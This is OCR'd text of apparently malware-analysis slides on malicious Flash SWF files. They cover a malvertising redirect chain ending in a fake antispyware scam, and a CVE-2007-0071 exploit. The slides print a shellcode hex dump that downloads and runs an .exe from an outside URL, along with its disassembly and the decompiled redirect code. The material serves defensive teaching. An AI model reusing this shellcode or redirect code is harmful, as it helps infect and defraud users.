
```
function timer(settings) {
    clearInterval(_root.intervalId);
    var targets = {};
    targets["0"] = "_top";
    targets["1"] = "_blank";
    var target = targets[settings.target]
    ? (targets[settings.target]) : ("_top");
    var url = settings.url;
    var d = "d=parent.document;";
    ...
}
```



```
function 00 () {
    0 = 980 % 511 * true;
    "0";
    return 0;
}
var 0 = -328 + 00 ();
for (;;) {
    if (0 == 141) {
        0 = 0 + 256;
    ...
}
```

SWFTools swfdump Shows Several URLs

```
----- TAG: Unknown (253/0x00FD)
Offset: 12805 (0x000003205)
Size: 137 (large)
00000000- 1E 0F 61 4A 3C F7 C7 53 E3 F0 F4 E1 59 0D C9 68 ..aJ<..S....Y..h
00000010- DA 3B 39 FD 68 17 31 6D 5D E0 17 FC 59 FC DC 58 .;9.h.1m]...Y..X
00000020- 33 9A 20 8E F4 89 DA 0D 12 4D 98 00 66 F3 38 90 3. ....M..f.8.
00000030- A6 46 9C D6 4C 49 EF 0D 31 43 4B C2 5B 98 DF 2D .F..LI..1CK.[...
00000040- B1 4C 09 D5 95 F4 CE 39 A1 5F CD 18 07 4A 85 94 .L.....9._...J..
00000050- 41 E4 83 5E 21 FB F3 FD 70 FE 79 80 99 55 6D 83 A..^!...p.y..Um.
00000060- 1D 00 68 74 74 70 3A 2F 2F 68 6F 6F 64 69 74 68 ..http://hoodith
00000070- 69 6E 2E 63 6F 6D 2F 00 5F 62 6C 61 6E 6B 00 99 in.com/_blank..
```



The screenshot shows a Windows Notepad window with the title bar "Notepad". The menu bar includes "File", "Edit", "Format", "View", and "Help". The main content area displays the output of the SWFTools swfdump command. The output is a dump of memory starting at offset 12805, showing hex values and their ASCII representation. Several URLs are visible in the hex dump, notably "http://hoodith.in.com/_blank.." and "http://www.car.com/index.cfm/RE/38". Below this, the constant pool is listed with 10 entries, including strings like "btn", "global", "prototype", "main", "root", "clickTag", "clickTarget", and "blank". The URL "http://www.car.com/index.cfm/RE/38" is also highlighted in yellow in the constant pool list.

```
Constantpool(10 entries)
String:"btn" String:"_global" String:"prototype" String:"main"
String:"_root" String:"clickTag"
String:"http://www.car.com/index.cfm/RE/38" String:"clickTarget"
String:"_blank" String:"ASSetPropFlags"
```


Adobe Flash CS Shows Another URL

Output X

```
Global Variables:  
  Variable _global.btn = [function 'btn']  
Level #0:  
  Variable _level0.$version = "WIN 9,0,45,0"  
  Variable _level0.❑ = 461  
  Variable _level0.clickTag = "http://www.car.com/index.cfm/RE/38"  
  Variable _level0.clickTarget = "_blank"  
  Variable _level0.cookie = "d2VpZG9uZW91cw13"  
  Variable _level0.url =  
    "http://getfreecar.com/statua.php?u=1200066806&campaign=weidoneous"
```

Open 17113.swf > Debug > List variables

Flare Can Decompile the statsa.php SWF file



The screenshot shows a Windows Notepad window with the title "Notepad". The menu bar includes File, Edit, Format, View, and Help. The main content area contains the following decompiled JavaScript code:


```
function cookie() {
    var v4 = new Date(); ct = v4.getTime();
    var v1 = _url.split('campaign=');
    v1 = v1[1].split('&u');
    at.text = v1[0];
    var v2 = SharedObject.getLocal(v1[0], '/');
    if (v2.data.expires == null) { v2.data.expires = ct; }
    var v3 = false;
    if (ct < v2.data.expires) { v3 = true; }
    v2.flush(); return v3;
}

if (!cookie()) {
    _xroot[(a.split(' ')).join('')][(_url.split('statsa.php')).join('statsg.php'))];
}
```

The code is designed to check if a cookie exists. If it does not, it creates a new cookie named 'campaign' with the current timestamp as its expiration date. It then checks if the current time is less than the cookie's expiration time. If so, it returns true, indicating the user has visited the site before. Otherwise, it returns false. Finally, it attempts to modify the URL by replacing 'statsa.php' with 'statsg.php'.

Page statsg.php embeds gnida.swf Which Flare Can Decompile

<param name="movie" value="swf/gnida.swf?campaign=weidoneous&u=1200066806" />

A screenshot of a Windows Notepad window titled "Notepad". The window contains ActionScript code. Several parts of the code are highlighted in yellow, including "statss.php", "u.php", "swf/gnida.swf", and a URL. The code appears to be a script that manipulates URLs and sets properties for an object named _root.

```
...
var url = (_url.split('statsg.php')).join('statss.php');
var gourl = (_url.split('statsg.php')).join('u.php');
url = (_url.split('swf/gnida.swf')).join('statss.php');
gourl = (_url.split('swf/gnida.swf')).join('u.php');
_root.l(url);
_root.l(url);
_root.l(gourl);
if (_root.debug) {
    _root.path = 'http://xox-people-base.com/gnida_chameleon/';
    _root.campaign = 'test';
}
...
```

Page u.php Seems to be a config file

url=http%3A%2F%2Fblessedads.com%2F%3Fcmpid%3Dweidoneous%26adid%3Do&on_day=1&target=0&limit=0&on_show=0&mode=0&event=0&timeout=1&type=1



Translates to URL

http://blessedads.com/?cmpid=weidoneous&adid=o&on_day=1&target=0&limit=0&on_show=0&mode=0&event=0&timeout=1&type=1



Redirects to URL

http://antispywaremaster.com/data/?tmm=av41uamb&gai=weidoneous&gli=o&3=&mt_info=5272_3993_23955:6146_0_22705&rdx=2&tmm=null&440e535750&gai=weidoneous_smua134&mt_info=5272_3993_23955:6146_0_22705

Fake Error to trick users

Windows Internet Explorer

NOTICE: If your computer is infected, you could suffer data loss, erratic PC behavior, PC freezes and crashes. Detect and remove viruses before they activate themselves on your PC to prevent all these problems.

Do you want to install AntiSpywareMaster to scan your PC for malware now? (Recommended)

OK Cancel

There were errors during security settings restore!

System has detected spyware infection! It is recommended to use antispyware tool to prevent data loss and privacy information exposure

Click OK to download antispyware tool

OK

Security

- Allow active content from CDs to run on my computer*
- Allow active content to run in files on My Computer*
- Allow software to run or install even if the signature is invalid
- Check for publisher's certificate revocation
- Check for server certificate revocation*
- Check for signatures on downloaded programs
- Do not save encrypted pages to disk
- Empty Temporary Internet Files folder when browser is closed
- Enable Integrated Windows Authentication*
- Enable native XMLHTTP support

Phishing Filter

- Disable Phishing Filter
- Turn off automatic website checking
- Turn on automatic website checking

Attempts to
install a fake
anti-spyware
tool via social
engineering.

Exploit Example 4: Flash Player Exploit (Briefly)

- ◆ A vulnerability in Flash Player 9 led to many exploits (CVE-2007-0071)
- ◆ A problem with code that processed the scene number
- ◆ Allowed the execution of arbitrary code via shellcode

SWFTools swfdump shows potential shellcode and a URL

A screenshot of a Windows Notepad window displaying hex dump data. The data includes several strings of characters, some of which are highlighted in yellow. These highlighted strings include file names like 'urlmon.dll', '123t.exe', and URLs such as 'http://www.jj120.com/inc/fuckjp.exe'.

```
Notepad
File Edit Format View Help
336 DEFINEBITSJPEG defines id 0682
--> aa 02 34 d1 f5 25 13 90 00 90 90 90 90 90 90 20 cc
--> cc 90 90 60
--> 50 33 c9 64 03 49 30 8b 49 0c 8b 71 1c ad 8b 40
--> 08 eb 4b 8b 75 3c 8b 74 2e 78 03 f5 56 8b 76 20
--> 03 f5 33 c9 49 33 db ad 41 0f be 54 05 00 38 f2
--> 74 08 c1 ch 0c 03 da 40 eb ef 3b df 75 e7 5e 8b
--> 5e 24 03 dd 66 8b 0c 4b 8b 5e 1c 03 dd 8b 04 8b
--> 03 c5 c3 75 72 6c 6d 6f 6e 2e 64 6c 6c 00 95 bf
--> d0 a7 17 47 e8 aa ff ff ff 83 ec 04 83 2c 24 16
--> ff d0 95 50 hf e2 e6 58 1b e8 95 ff ff ff 8b 54
--> 24 fc 8d 52 0e 33 dB 53 53 52 eb 3b 43 3a 5c 36
--> 31 32 33 74 2e 65 78 65 00 53 ff d0 5d bf f7 7e
--> be ad e8 6c ff ff ff 83 ec 04 83 2c 24 1b ff d0
--> hf 02 f2 26 8f e8 59 ff ff ff 61 68 55 d6 1a 30
--> 83 c4 08 ff 64 24 f8 e8 cd ff ff ff 68 74 74 70
--> 3a 2f 2f 77 77 77 2e 6a 6a 31 32 30 2e 63 6f 6d
--> 2f 69 6e 63 2f 66 75 63 6b 6a 70 2e 65 78 65 00
--> .4Nö%.□.□□□□ I
--> iiiiuiiiiiiiiiiiii
--> P3Éd.10<I.<q.-<@
--> .eKc<<t.x.öV<v
--> .ö3ÉI3U-A.×T..8ò
--> t.ÄE..Ü@ei;Buç^<
--> ^S.ÝF<.K<^..Ý<.
--> .ÄÄurlmon.dll.*i
--> DS.Gè^yyyfi.f,S.
--> yD•På.åæX.è•yyy<T
--> Su□R.3ÜSSRè;c:\6
--> 123t.exe.SyD]i÷
--> ï-élyyyfi.f,S.yD
--> i.øG□éYyyyahUÜ.0
--> fA.yd$æIyyyhttp
--> ://www.jj120.com
--> /inc/fuckjp.exe
```

Examining the Exploit's Shellcode

- ◆ You can extract hex values from swfdump output
- ◆ An alternative is to uncompress the SWF file with flashm, then extract with a hex editor

FileInsight Editor has a built in disassembler

The screenshot shows a hex editor window titled "flash1.swf". The assembly code is color-coded by instruction type. A blue arrow points to the first instruction at address 00000000h, which is a call to the Windows API function URLDownloadToFile(). A blue box highlights this instruction with the text "Start of DefineBitsJpeg". A tooltip box with a dark blue background and white text is positioned over the assembly code, containing the text "Implements URLDownloadToFile()". The assembly code starts with a call instruction:

Address	Assembly	Description
00000000h	46 57 53 09 5A 03 00 00 78 00 05 5F 00 00 0F A0	FWS .Z...X..-....
00000010h	00 00 0C 03 03 44 11 08 00 00 00 BF 01 50 01 00D.....P..
00000020h	00 AA 02 34 D1 F5 25 13 90 00 90 90	
00000030h	CC A CC	
00000040h	60 33 C9 64 03 49 30 8B 49 0C BB	
00000050h	40 EB 4B 8B 75 3C BB 74 2E 78 03 AD 41 0F BE 54 05 00 3B	...3...A..T..8
	40 EB EF 3B DF 75 E7 5E	.t...@...;u.^
	4B 8B 5E 3C 03 DD BB 04	.^S...K.^....
	BB 03 C5 C3 75 72 6C 6D 6F 6E 2E 64 6C 6C 00 95urlmon.dll..
	BF D0 A7 17 47 E8 AA FF FF FF B3 EC 04 B3 2C 24G.....,\$
	16 FF D0 95 50 BF E2 E6 58 18 E8 95 FE FF FF BBP...X.....
	54 24 FC BD 52 0E 33 DB 53 53 52 EB 3B 43 3A 5C	T\$..R..3..SSR.;C:\
	36 31 32 33 74 2E 65 78 65 00 53 FF D0 5D BF F7	6123t.exe.S..I..
	7E BE AD E8 6C FF FF FF B3 EC 04 B3 2C 24 1B FF	~...l.....,\$..
	D0 BF 02 F2 26 BF E8 59 FF FF FF 61 68 55 D6 1A&..Y...ahU..
	30 83 C4 08 FF 64 24 F8 E8 CD FF FF FF 68 74 74	0....d\$.....htt
	70 3A 2F 2F 77 77 77 2E 6A 6A 31 32 30 2E 63 6F	p://www.jj120.co
	6D 2F 69 6E 63 2F 66 75 63 6B 6A 70 2E 65 78 65 m/inc/fuckjp.exe	m/inc/fuckjp.exe

Shellcode attempts to locate and invoke URLDownloadToFile()

Disassembly

```
0027 int3
0028 int3
0029 nop
0030 nop
0031 pusha
0032 push eax
0033 xor ecx,ecx
0035 add ecx,fs: [ecx+0x30]
0039 mov ecx, [ecx+0xc]
0042 mov esi, [ecx+0x1c]
0045 lodsd
0046 mov eax, [eax+0x8]
0049 jmp 0x7e
0051 mov esi, [ebp+0x3c]
0054 mov esi, [esi+ebp+0x78]
0058 add esi,ebp
0060 push esi
```

Process Environment Block (PEB)

ProcessModuleInfo

kerenel32.dll

(Subsequent instructions not shown on this slide)

Other Notes on Flash and Malware Analysis

Check the domain reputation

getfreecar.com

- ◆ www.mywot.com
- ◆ WOT Security Scorecard

Date	Source	Category	Comment
07/24/2008	 DNS-BH	● Malicious content, viruses	Appeared on malware domain blocklist.
07/04/2008	 hpHosts	● Malicious content, viruses	Appeared on a list of malicious websites.
07/04/2008	 hpHosts	● Spyware or adware	Engaged in the distribution of malware.

Contents of a SWF file AS 2

```
var greet = new TextField();
greet.text = "Hello World";
this.addChild(greet);
```

To AS2 p-code 

```
96 0d 00 08 00 06 00 00 00  
00 00 00 00 08 01 40 3c 96  
02 00 08 00 1c 96 04 00 08  
02 08 03 4f 96 02 00 08 00  
1c 96 07 00 07 01 00 00 00  
00 04 1c 96 02 00 08 05 52  
17 00
```

```
push "greet" 0 "TextField"
new
var
push "greet"
getVariable
push "text" "Hello World"
setMember
push "greet"
getVariable
push 1 "this"
getVariable
push "addChild"
callMethod
pop
end
```

 To bytecode

Contents of a SWF file AS 3

```
import flash.text.TextField;
var txtHello:TextField =
    new TextField();
txtHello.text = "Hello World";
addChild(txtHello);
```

To AS3 p-code →

```
d0 30 20 80 05 d5 5d 05 4a
05 00 80 05 d5 d1 2c 0b 61
06 5d 07 d1 4f 07 01 47
```

← To bytecode

```
getlocal0
pushscope
pushnull
coerce flash.text::TextField
setlocal1
findpropstrict flash.text::TextField
constructprop flash.text::TextField (0)
coerce flash.text::TextField
setlocal1
getlocal1
pushstring "Hello World"
setProperty text
findpropstrict addChild
getlocal1
callpropvoid addChild (1)
returnvoid
```

How malware authors are protecting Flash SWF Files (Briefly)

- ◆ Place code inside and unknown tag and jump there
- ◆ Place code after the “end” tag and jump there
- ◆ Jump in the middle of the code block
- ◆ Use and abstraction framework
- ◆ Use a commercial protector

Thoughts on Handling Malicious Flash Programs

- ◆ Capture as many details from the victim or live site as possible
 - ◆ Note HTTP headers, cookies, etc.
- ◆ Disassemble and analyze SWF files, retrieving new files as necessary
- ◆ Unprotect if you can; may be limited to behavioral analysis

Tools That Assist with Flash Analysis

- ◆ Support ActionScript 1 & 2 only
 - ◆ Flashm, Flare, Dump Flash Decompiler
 - ◆ JSwiff, SWF toolkit (swf_dump)
- ◆ Support ActionScript 3 only
 - ◆ abcdump, Flex SDK swfdump, Nemo 440
- ◆ Supports ActionScript 1,2 & 3
 - ◆ SWFTools swfdump
 - ◆ Commercial: Sothink SWF, Decompiler Trillix

References

- ◆ ActionScript 3 AVM2 Overview:
 - ◆ <http://www.adobe.com/devnet/actionscript/articles/avm2overview.pdf>
- ◆ SWF File Format Specification:
 - ◆ <http://www.adobe.com/devnet/swf>
- ◆ OWASP Paper on Malicious SWFs:
 - ◆ <http://www.owasp.org/images/1/10/OWASP-AppSecEUo8-Fukami.pdf>
- ◆ OWASP Flash Security Project
 - ◆ http://www.owasp.org/index.php/Category:OWASP_Flash_Security_Project
- ◆ Clickjacking
 - ◆ http://www.theregister.co.uk/2008/10/07/clickjacking_surveillance_zombie/
 - ◆ http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9117268&source=rss_topic17